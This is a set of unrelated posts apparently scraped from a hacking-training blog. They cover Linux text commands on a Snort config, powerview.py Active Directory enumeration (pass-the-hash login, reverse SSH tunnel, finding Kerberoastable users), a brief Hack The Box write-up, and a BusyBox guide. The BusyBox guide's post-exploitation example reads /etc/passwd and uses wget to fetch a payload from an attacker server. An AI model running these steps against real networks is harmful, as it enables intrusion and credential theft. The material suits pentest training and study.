
Note that it shows some logging configurations but not all. Let’s see if we can display all of them by retrieving the last 20 lines of the snort.lua file.
kali > tail -20 /etc/snort/snort.lua
Now we can view nearly all the logging rules on one screen.
Step 4: Numbering Those Lines

Sometimes—especially with very long files—we may want the file displayed with line numbers. This is probably the case with snort.lua, which has over 200 lines. This makes it easier to reference changes and come back to the same place within a file. To display a file with a line number, we simply type:
kali > nl /etc/snort/snort.lua
Note that each line now has a number, making referencing much easier.
Step 5: I Grep That

After cat, grep is the most widely used text manipulation command. It’s a filtering command; in other words, it enables us to filter the content of a file for display. If, for instance, we wanted to see all the instances of where the word “log” occurs in our snort.lua file, we could ask cat only to display those lines where it occurs by typing:
kali > cat /etc/snort/snort.lua | grep log
This command will first grab the snort.lua and then “pipe” it (|) to grep, which will take it as input and then look for the occurrences of the word “log” and only display those lines. Grep is a powerful and essential command for working in Linux, as it can save us hours searching for every occurrence of a word or command.
Step 6: I Sed That Works
The sed command allows us to search for occurrences of a word or text pattern and then perform some work on them. The name comes from the concept of a stream editor and is a contraction of those two words. At its most basic, sed operates like the Find and Replace function in Windows. Let’s search for the word “modbus” in the snort.lua file using grep.
kali > cat /etc/snort/snort.lua | grep modbus
We can see that the grep command found four occurrences of the word modbus.
Let’s say we want sed to replace every occurrence of modbus with Modbus (remember, Linux is case-sensitive) and then save the new file as snort2.lua.
We could do this by typing:
kali > sed s/modbus/Modbus/g /etc/snort/snort.lua > snort2.lua
This command says, “search (s) for the word modbus and replace it with the word Modbus globally (i.e., wherever you find it in the file).”
kali > cat /etc/snort/snort2.lua | grep Modbus
Now, when we grep snort2.lua for Modbus, we see that none were found, and when we grep for Modbus, we find four occurrences of Modbus.
If we want to replace only the first occurrence of the word modbus, we could leave out the trailing ‘g’ (for global), and it would replace only the first occurrence.
kali > sed s/modbus/Modbus/ snort.lua > snort2.lua
Step 7: Less is More
Although cat is a good utility for creating and displaying small files, it certainly has its shortcomings when displaying large ones. When we catch the snort.lua, it scrolls through numerous pages until it comes to the end. Not very practical.
For working with larger files, we have two other utilities, more and less. More came first and is the utility that the man (manual) pages use. Let’s open snort.lua with more commands.
kali > more /etc/snort/snort.lua
Notice that more displays only the first page and displays for us in the lower left corner how much of the file is shown (13% in this case).
To see additional lines or pages, we can use the ENTER key, PAGE UP, or PAGE DOWN to move an entire page. To exit more, type “q” for quit.
Less is very similar to more, but with additional functionality; hence the common Linux aficionado quip: “Less is more.”
Let’s open snort.lua with less.
kali > less /etc/snort/snort.lua
Notice near the bottom-left of the screen that ‘less’ has highlighted the file path.
If we hit the / key, less will enable us to search for terms in the file. For instance, let’s search for filters:
/filter
This will immediately take us to the first occurrence of output and highlight it.
We can then look for the next occurrence of filter by typing “n” for next.
As you can see, less took us to the next occurrence of the word filter, highlighted all the search terms, and in this case, took us directly to the filter section of Snort. How convenient!
Summary
This article illustrates essential commands and techniques for manipulating text in Linux, emphasizing the importance of text files in system configuration and logging. We explored commands such as cat, head, tail, nl, grep, and sed, demonstrating how they can enhance your efficiency in handling configuration files like snort.lua.
For more information on using Linux for hacking, check out the book “Linux Basics for Hackers” on Amazon or visit our training center.
PowerView is one of those tools that has become almost legendary in the world of Windows security. Originally it existed as PowerView.ps1, a script built to enumerate and understand Active Directory environments from the inside. It is used to ask the domain controller all kinds of questions and get detailed answers about users, computers, groups, privileges, relationships and sometimes even weaknesses.
The problem with the original script is that it only runs on Windows and every AV detects it. That’s why powerview.py was created.
OTW always stresses that recon is everything. Active Directory was not really designed to hide internal structure. Any authenticated domain users can enumerate almost everything inside the domain. Many junior pentesters feel lost when they first land inside a domain and aren’t sure what to do next. If that sounds familiar, this article is for you.
What If?
There are two issues you may encounter when working with powerview.py.
The first problem is credentials. Powerview.py requires valid domain credentials. So what happens if you do not have them? This is where MAQ, or Machine Account Quota, becomes important. By default, every user in Active Directory is allowed to create up to ten machine accounts. These machine accounts can authenticate to the domain and can therefore be used for enumeration. So if you have a shell or an RCE you simply create a machine account with a password and then use that account with powerview.py to log in. Some Active Directory setups are misconfigured and allow you to enumerate things anonymously.
The second problem is platform compatibility. Sometimes the machine you compromise is running Windows with no Python and a centrally managed antivirus you can’t disable. Other times you land on a sensitive Linux production box where installing tools isn’t an option. In those cases a reverse proxy tunnel is often the best solution. You can create one on Windows or Linux with this command:
ssh -R 1080 user@vps -Nf
Then you route traffic through port 1080 on your server using proxychains.
Setting Up

Let us prepare the environment for powerview.py. There are several ways, but this method works on most Linux systems:
kali > python3 -m venv venvs/powerview
kali > source venvs/powerview/bin/activate
kali > pip3 install powerview
Once you complete installation, you can connect to the domain controller.
Connection
Connecting to the domain controller is very flexible. You can authenticate using a password, an NTLM hash or even a PFX certificate:
With a password:
kali > powerview domain.local/lowpriv:Password123@192.168.1.12
With an NTLM hash:
kali > powerview domain.local/lowpriv@192.168.86.192 -H NTLM
With a pfx file:
kali > powerview 10.10.10.10 --pfx administrator.pfx
Capabilities

At this point you can explore everything powerview.py can do. Pressing Tab twice lists the available commands. If you’ve used PowerView.ps1 before, you’ll recognize a lot of the names and patterns, though some commands are different. Powerview.py doesn’t include every feature from the original script, but there’s more than enough to fully map a domain.
Every command contains a help section that explains available flags.
PV > Get-DomainComputer -h
Computers
In Active Directory, computers are objects just like users. Each one can have different permissions or roles. Certain misconfigurations can make certain computers valuable to attacks. Here’s how to list all enabled computers vulnerable to unconstrained delegation:
PV > Get-DomainComputer -Enabled -Unconstrained
Even small organizations usually have complex internal structures. You can count all enabled computers like this:
PV > Get-DomainComputer -Enabled -Count

Just 11 computers in our lab. Hackers usually export the names of all those computers and then ping them to get their IPs. That way they get a list of real computers rather than a mix with computer accounts. Exporting computer names looks like this:
PV > Get-DomainComputer -Enabled -Properties name -OutFile /root/computers.txt
You can also pull detailed information about a specific computer:
PV > Get-NetComputerInfo -Computer NAME


Older Windows versions are especially valuable since they often lack modern protections and are still running as critical production systems.
Users



We can enumerate users too. This command shows users with SPNs configured, meaning they’re vulnerable to Kerberoasting:
Exchange remains a high value target. It has certain privileges that can help hackers abuse it and escalate in the domain. On top of that, it has a long history of vulnerabilities like ProxyShell, which let hackers get in without valid credentials.
Vulnerabilities
PowerView also finds certain vulnerabilities automatically in its output, so you can quickly spot misconfigurations.
Summary
These examples are only a small part of what powerview.py can do. The tool also supports DFSCoerce, PrinterBug, and several Kerberos related attacks. The amount of information you can pull with just a low privileged account is enormous. That’s why we strongly recommend powerview.py for both defenders and red teamers.
Recon might not feel exciting at first, but it’s the true foundation of effective security work. When you learn to listen to what the domain is already telling you, the path forward becomes a lot clearer.
If you want to advance your Linux skills in a penetration testing environment, or you’re planning to take the OSCP exam, you need to get creative with how you use your Linux machine. We offer our Advanced Linux for Hackers training.
Completed another Hack The Box machine, Silentium.
Initial access was achieved by exploiting a password-reset vulnerability in the staging Flowise application, followed by abusing a custom MCP endpoint to obtain a root shell inside the Flowise container. Credentials exposed through the container environment were then used to SSH into the underlying host as ben and retrieve the flag.
For privilege escalation, an internal Gogs instance was discovered through local port forwarding. A malicious symlink was pushed and manipulated through the Gogs API to target /etc/sudoers.d/ben, allowing a passwordless sudo rule to be written and ultimately providing full root access.
To be able to hack the Internet of Things(IoT), smart home, smart TV, IP camera, VPN, routers and other such devices, the more you understand of Linux, the more success you will have. Nearly all of these devices use embedded Linux with tiny small kernels. The most popular of these embedded, tiny kernel Linuxes is BusyBox.
BusyBox sees itself as the Swiss Army Knife of Embedded Linux. It is a software component that combines tiny versions of many Unix utilities into a single binary.
In this article, we’ll explore what BusyBox is, its benefits and drawbacks, and how to get started using it on Kali Linux. Let’s get rolling!
What is BusyBox?
BusyBox is a lightweight software suite that combines many common Unix utilities into a single small executable file. Rather than having separate executables for each command like ls, cp, mv and tar, BusyBox packages all these utilities into one binary. When executed, BusyBox determines which tool to run based on how it was invoked, either through symbolic links or command-line arguments.
Typically weighing in at under 1MB, BusyBox can provide implementations of over 300 Unix utilities, including file operations, text processing tools, network utilities, system administration commands, and shell functionality. While these implementations are simplified compared to their full-featured GNU counterparts, they maintain compatibility with standard Unix command syntax for most common operations.
History and Development
BusyBox was created in 1996 by Bruce Perens as part of the Debian GNU/Linux installer. The original motivation was to create a rescue disk that could fit on a single floppy disk while still providing essential Unix tools.
1.44 MB Floppy disk
The project gained significant momentum when it was adopted by embedded Linux developers who faced similar space constraints in their target devices. As embedded systems proliferated in the late 1990s and early 2000s, BusyBox became increasingly important for devices with limited flash memory and RAM.
Over the years, BusyBox has been maintained by various developers, with Erik Andersen taking over development in the early 2000s and later Denys Vlasenko becoming the primary maintainer. The project has remained active and continues to evolve, with regular updates that add new utilities, improve compatibility, and enhance performance.
The development philosophy has remained consistent throughout its history: provide maximum functionality with minimum resource usage while maintaining reasonable compatibility with standard Unix tools.
Benefits and Advantages
BusyBox offers several compelling advantages that have made it a cornerstone of embedded Linux systems:
Space Efficiency: The most obvious benefit is BusyBox’s incredibly small footprint. By sharing code between utilities and eliminating redundant functionality, it achieves dramatic space savings compared to installing individual tools separately. A typical BusyBox installation might occupy less than 1MB while providing functionality equivalent to tens of megabytes of traditional utilities.
Memory Optimization: Beyond storage savings, BusyBox also conserves RAM by sharing common code paths between utilities. This is particularly valuable in embedded systems where memory is often severely constrained.
Simplified Deployment: Having all essential utilities in a single binary simplifies system deployment and reduces the complexity of dependency management. This is especially valuable in embedded systems where minimizing the number of moving parts is crucial for reliability.
Consistent Behavior: While individual GNU utilities may have different compilation options or versions across systems, BusyBox provides consistent behavior across deployments, which can reduce compatibility issues.
Customizability: BusyBox can be configured to include only the specific utilities needed for a particular application, allowing for even greater space optimization. This modular approach lets developers create highly specialized systems.
Performance: For many common operations, BusyBox utilities can actually outperform their full-featured counterparts due to their streamlined implementations and reduced overhead.
Why Hackers Should Care?
Portability: BusyBox works on almost any Linux or Unix-like system.
Minimal Footprint: Perfect for custom hacking distros, bootable USBs, or CTFs.
Essential for Embedded Targets: Many IoT devices and routers run BusyBox by default—knowing it helps you exploit or secure them
Stealth: BusyBox can be statically compiled and dropped onto a target for post-exploitation, giving you a full set of tools even on stripped-down systems.
Where BusyBox is Used
Domain
Examples / Usage
Embedded Systems
Used in router firmware, smart TVs, automotive infotainment, and industrial control systems. Brands: Linksys, Netgear, D-Link.
Container Environments
Alpine Linux (used in Docker containers) uses BusyBox as the default CLI toolkit to reduce image size and resource usage.
IoT Devices
Incorporated into low-power Internet of Things devices to provide essential system functions with minimal resource usage.
Recovery & Rescue Systems
Used in Linux rescue disks and recovery tools to offer a full Unix environment in limited space. Continues the legacy from the Debian installer.
Mobile Devices
Found in Android recovery mode and mobile Linux distributions for maintenance and emergency operations.
Educational Systems
Used on devices like the Raspberry Pi in educational environments for its simplicity and low resource footprint.
Essential BusyBox Commands for Hackers
Here’s a quick reference to some of the most useful BusyBox applets for hacking and pentesting
Command
Purpose
ls
List files and directories
cp
Copy files
mv
Move/rename files
rm
Remove files
cat
View file contents
grep
Search for patterns in files
awk
Pattern scanning and processing
sed
Stream editor for filtering and transforming text
vi
Text editor
wget
Download files from the web
nc
Netcat for networking
ifconfig
Configure network interfaces
ps
List running processes
kill
Send signals to processes
sh
Shell (ash)
Getting Started with BusyBox on Kali Linux
First, verify that BusyBox is installed on your Kali system:
kali> busybox –help
BusyBox can be invoked in several ways. The most straightforward method is to call it directly with the desired utility as an argument:
kali> busybox ps aux
To see all utilities available in your BusyBox installation:
kali> busybox –list
In hacking/penetration testing scenarios, BusyBox utilities can be particularly useful:
Network reconnaissance: Use busybox nslookup or busybox ping for basic network discovery
File operations: busybox find, busybox grep, and busybox awk for log analysis and file searching
System analysis: busybox ps, busybox netstat, and busybox top for system monitoring
Text processing: busybox sed and busybox cut for parsing command output
Security Considerations and Notable Attacks
While BusyBox itself is generally well-maintained and secure, its widespread deployment in embedded systems has made it a target for various security concerns:
Firmware Vulnerabilities: Many security incidents involving BusyBox have actually been related to vulnerabilities in the surrounding firmware or system configuration rather than BusyBox itself. However, because BusyBox is so commonly used in embedded devices, it often becomes part of the attack surface.
IoT Botnets: Several large-scale IoT botnets, including variants of Mirai, have targeted devices running BusyBox. These attacks typically exploit weak default credentials or unpatched vulnerabilities in the broader system rather than BusyBox-specific flaws.
Supply Chain Concerns: Because BusyBox is embedded in so many devices, vulnerabilities in BusyBox can have far-reaching consequences.
Configuration Issues: Many security problems arise from mis-configurations or the inclusion of unnecessary utilities that expand the attack surface. The modular nature of BusyBox, while beneficial for customization, requires careful consideration of which utilities to include.
The embedded nature of many BusyBox deployments can make security updates challenging, as end users often cannot easily update the firmware on their devices. This has led to situations where known vulnerabilities persist in deployed devices long after fixes are available.
Real-World Example
Suppose you’ve gained shell access on a router that runs BusyBox. Here’s how you might use it to enumerate the system and pivot further, you could;
bash# List users
busybox cat /etc/passwd

# Check network interfaces
busybox ifconfig

# Scan for open ports (if netcat is available)
busybox nc -zv 127.0.0.1 1-1024

# Download a script or tool
busybox wget http://yourserver/payload.sh

# Get a shell
busybox sh
Summary
As computing continues to diversify into edge devices, IoT systems, and resource-constrained environments, BusyBox remains as relevant as ever. Its combination of small size, comprehensive functionality, and proven reliability ensures its continued importance in the embedded Linux ecosystem.
If you’re curious about how tools like BusyBox power the tech world and want to learn Linux yourself, now’s a great time to begin. Take a look at our Linux Basics for Hackers Bundle — it’s a practical, beginner-friendly way to learn Linux.

 Login
Login